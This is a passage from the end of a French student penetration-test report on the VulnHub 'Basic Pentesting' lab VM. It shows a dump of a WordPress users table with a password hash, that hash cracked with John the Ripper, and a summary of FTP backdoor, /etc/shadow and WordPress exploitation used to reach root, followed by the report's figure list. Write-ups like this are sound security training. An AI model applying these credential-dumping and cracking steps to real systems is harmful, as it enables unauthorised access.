+-----+
| wp_commentmeta      |
| wp_comments          |
| wp_links             |
| wp_options           |
| wp_postmeta          |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy     |
| wp_termmeta          |
| wp_terms              |
| wp_usermeta          |
| wp_users              |
+-----+
12 rows in set (0.00 sec)
```

FIGURE 3.68 – Tables dans la base de données « wp_myblog »

Il y a au total 12 tables pour cette base de données. J'ai alors listé les tables qui me semblait importantes comme « wp_users » qui les informations comme les noms d'utilisateurs, les mots de passe hashés, etc. :

```
mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | admin      | $P$BAJWhelIsI9IEVX0o4/50BbGo2n4Yu01 | admin       | admin@mail.com |           | 2017-11-16 16:59:58 | 1733580217:$P$BVngozWtYJaobf8MjsbnHauUXMs.cF/ | 0          | admin      |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * from wp_postmeta;
```

FIGURE 3.69 – Contenu de la table « wp_users »

Le cassage du hash a fonctionné et je retrouve le mot de passe « admin » pour la connexion sur l'interface WordPress :

```
[root@kalisa] ~
# john --wordlist=/usr/share/john/password.lst john.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
admin      (admin)
1g 0:00:00:00 DONE (2024-12-07 20:14) 2.702g/s 7654p/s 7654c/s 7654C/s Smokey..allstate
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

FIGURE 3.70 – Brute force du hash trouvé dans la table « wp_users »

J'ai également regardé dans les tables wp_postmeta et wp_commentmeta pour voir si des plugins ou des extensions étaient exploitables pour des failles spécifiques mais je n'ai rien trouvé d'intéressant et l'affichage de la table était pas simple.

4 Conclusion :

En conclusion, cette box m'a permis d'explorer plusieurs techniques. Après la phase d'énumération de la box, j'ai pu rechercher les vulnérabilités liées aux services qui tournaient sur la box. J'ai ensuite utilisé Metasploit pour rechercher les vulnérabilités aux services et j'ai pu exploiter une faille sur le service FTP qui m'a permis de devenir root sur la machine cible. J'ai pu au total trouver 7 possibilités pour être en super utilisateur sur la machine. Les quatre premières élévations étaient liées au service FTP, que ce soit en créant un utilisateur ou en exploitant une backdoor. Ensuite j'ai pu trouver le mot de passe hashé d'un utilisateur local à la machine cible puis le casser et ainsi me connecter et faire l'élévation de privilèges jusqu'à root. J'ai pu aussi changer le mot de passe de l'utilisateur root et me connecter avec le mot de passe changé. Enfin, j'ai également exploité la version de WordPress utilisée et ainsi avoir accès au système.

Difficultés rencontrées : (1) Je ne suis pas parvenu à faire de l'injection SQL sur la page principale de WordPress. (2) Dès que je n'arrive pas à trouver comme monter en privilèges, j'utilise Linpeas qui fait « en gros » tout le travail à ma place. (3) Lors d'un exploit avec Metasploit, je ne savais, dans ce cas, pas réellement quel payload choisir et j'ai du tous les essayer

Rétrospective : La box était très intéressante et le fait qu'il y a plusieurs moyens de monter jusqu'à root permet de laisser parler sa créativité pour trouver des vulnérabilités comme par exemple en utilisant Linpeas.

Fin du rapport.

Rapport écrit par Nathan Martel du 20/11/2024 au 22/11/2024 et du 04/12/2024 au 08/12/2024.

Version : v1.0

Outils utilisés : VM Basic Pentesting et VM Kali Linux

Logiciel utilisé : Texworks

Langage et systèmes de composition : LaTeX

Console : MiKTeX

Format du document : PDF

Documents externes : Images Linpeas

Table des figures

2.1	Interface réseau privé hôte machine cible	3
2.2	Interfaces réseaux privé hôte et NAT machine Kali Linux	4
3.3	Scan du sous réseau à la recherche de l'adresse IP de la cible	5
3.4	Scan de tous les ports ouverts sur la machine cible	6
3.5	Scan nmap avancé sur la box VulnHub	6
3.6	Recherche vulnérabilités sur le service FTP	7
3.7	Recherche vulnérabilités sur les services SSH et Apache	7
3.8	Paramètres Metasploit pour l'exploit sur le service FTP	8
3.9	Exploit lancé pour la première fois, erreur	8
3.10	Payloads possible pour l'exploit sur le service FTP	8
3.11	Essai exploit FTP avec le payload 4	9
3.12	Essai exploit FTP avec le payload 6	9
3.13	Essai exploit FTP avec le payload 7	10
3.14	Essai exploit FTP avec le payload 1 avec la création de l'utilisateur .	10
3.15	Connexion distante avec SSH sur la machine cible en utilisant l'utilisateur créé précédemment	11
3.16	Commandes que l'utilisateur « nathan » peut exécuter avec les priviléges root	11
3.17	Page par défaut apache sur le port 80	12
3.18	Analyse Dirbuster pour le service WEB sur la machine cible	12
3.19	Répertoire /secret/ sur le serveur WEB	13
3.20	Analyse nikto sur le port 80 pour voir les vulnérabilités	13
3.21	Scan Wfuzz sur le serveur WEB	14
3.22	Résultat du scan Wfuzz sur le serveur WEB	15
3.23	Code source du répertoire /secret/ sur le serveur WEB	15
3.24	Exploit trouvé sur Metasploit pour la version de WordPress	16

3.25	Nom de domaine vtcsec non résolu par ma Kali Linux	16
3.26	Association IP cible avec le nom de domaine vtcsec	16
3.27	Nom de domaine résolu par la Kali et réaction du serveur après avoir recherché la chaîne test	17
3.28	Scan droopescan sur la machine cible	17
3.29	Énumération des plugins et des thèmes avec wpscan	18
3.30	Résultat de l'énumération plugins et thèmes avec wpscan	18
3.31	Énumération des utilisateurs avec wpscan	19
3.32	Résultat de l'énumération utilisateurs avec wpscan	19
3.33	Interface de connexion WordPress	20
3.34	Fonctionnalité oubli de mot de passe interface WordPress	20
3.35	Recherche si mot de passe par défaut sur l'interface de connexion WordPress	20
3.36	Essai brute force avec hydra sur les utilisateurs WordPress	21
3.37	Essai brute force avec wpscan sur les utilisateurs WordPress	21
3.38	Résultat brute force avec wpscan sur les utilisateurs WordPress	21
3.39	Connexion réussie sur l'interface d'administration WordPress avec l'utilisateur admin	22
3.40	Section Users sur le tableau de bord WordPress	22
3.41	Recherche exploit WordPress sur Metasploit pour l'interface wp_admin	23
3.42	Description de l'exploit	23
3.43	Options passés à l'exploit	24
3.44	Première exécution de l'exploit sur la machine cible	24
3.45	Ajout paramètre LHOST pour pouvoir ouvrir la session sur ma Kali et exécution de l'exploit	25
3.46	Connexion sur la machine cible avec l'utilisateur www-data	25
3.47	Essai numéro 1 pour l'élévation de privilèges avec sudo -l	25
3.48	Essai numéro 2 pour l'élévation de privilèges avec SUID	26
3.49	Contenu du fichier /etc/passwd	27
3.50	Contenu du fichier /etc/shadow	28
3.51	Brute force du hash de l'utilisateur marlinspike avec john	28
3.52	Récupération de Linpeas sous la forme d'un binaire précompilé	29

3.53 Lancement d'un serveur WEB en local sur le port 8080 sur la Kali Linux	30
3.54 Premier essai récupération du binaire linpeas	30
3.55 Deuxième essai récupération du binaire linpeas	31
3.56 Logs sur le serveur WEB, le binaire a bien été téléchargé depuis le serveur	31
3.57 Exécution de Linpeas sur la machine cible	31
3.58 Le fichier /etc/passwd est modifiable en écriture	32
3.59 Le cassage du hash de marlinspike a été un succès	32
3.60 Connexion à distance avec l'utilisateur marlinspike sur la machine cible	33
3.61 Élévation de privilèges jusqu'à root avec marlinspike	33
3.62 Modification du mot de passe de l'utilisateur root	34
3.63 Recherche Metasploit version WordPress	34
3.64 Paramètres passés à l'exploit pour la réalisation de ce dernier	35
3.65 Exécution de l'exploit	35
3.66 Utilisateur et mot de passe trouvés avec Linpeas sur la base de données WordPress	36
3.67 Connexion à la base de données avec l'utilisateur et le mot de passe trouvé	36
3.68 Tables dans la base de données « wp_myblog »	37
3.69 Contenu de la table « wp_users »	37
3.70 Brute force du hash trouvé dans la table « wp_users »	37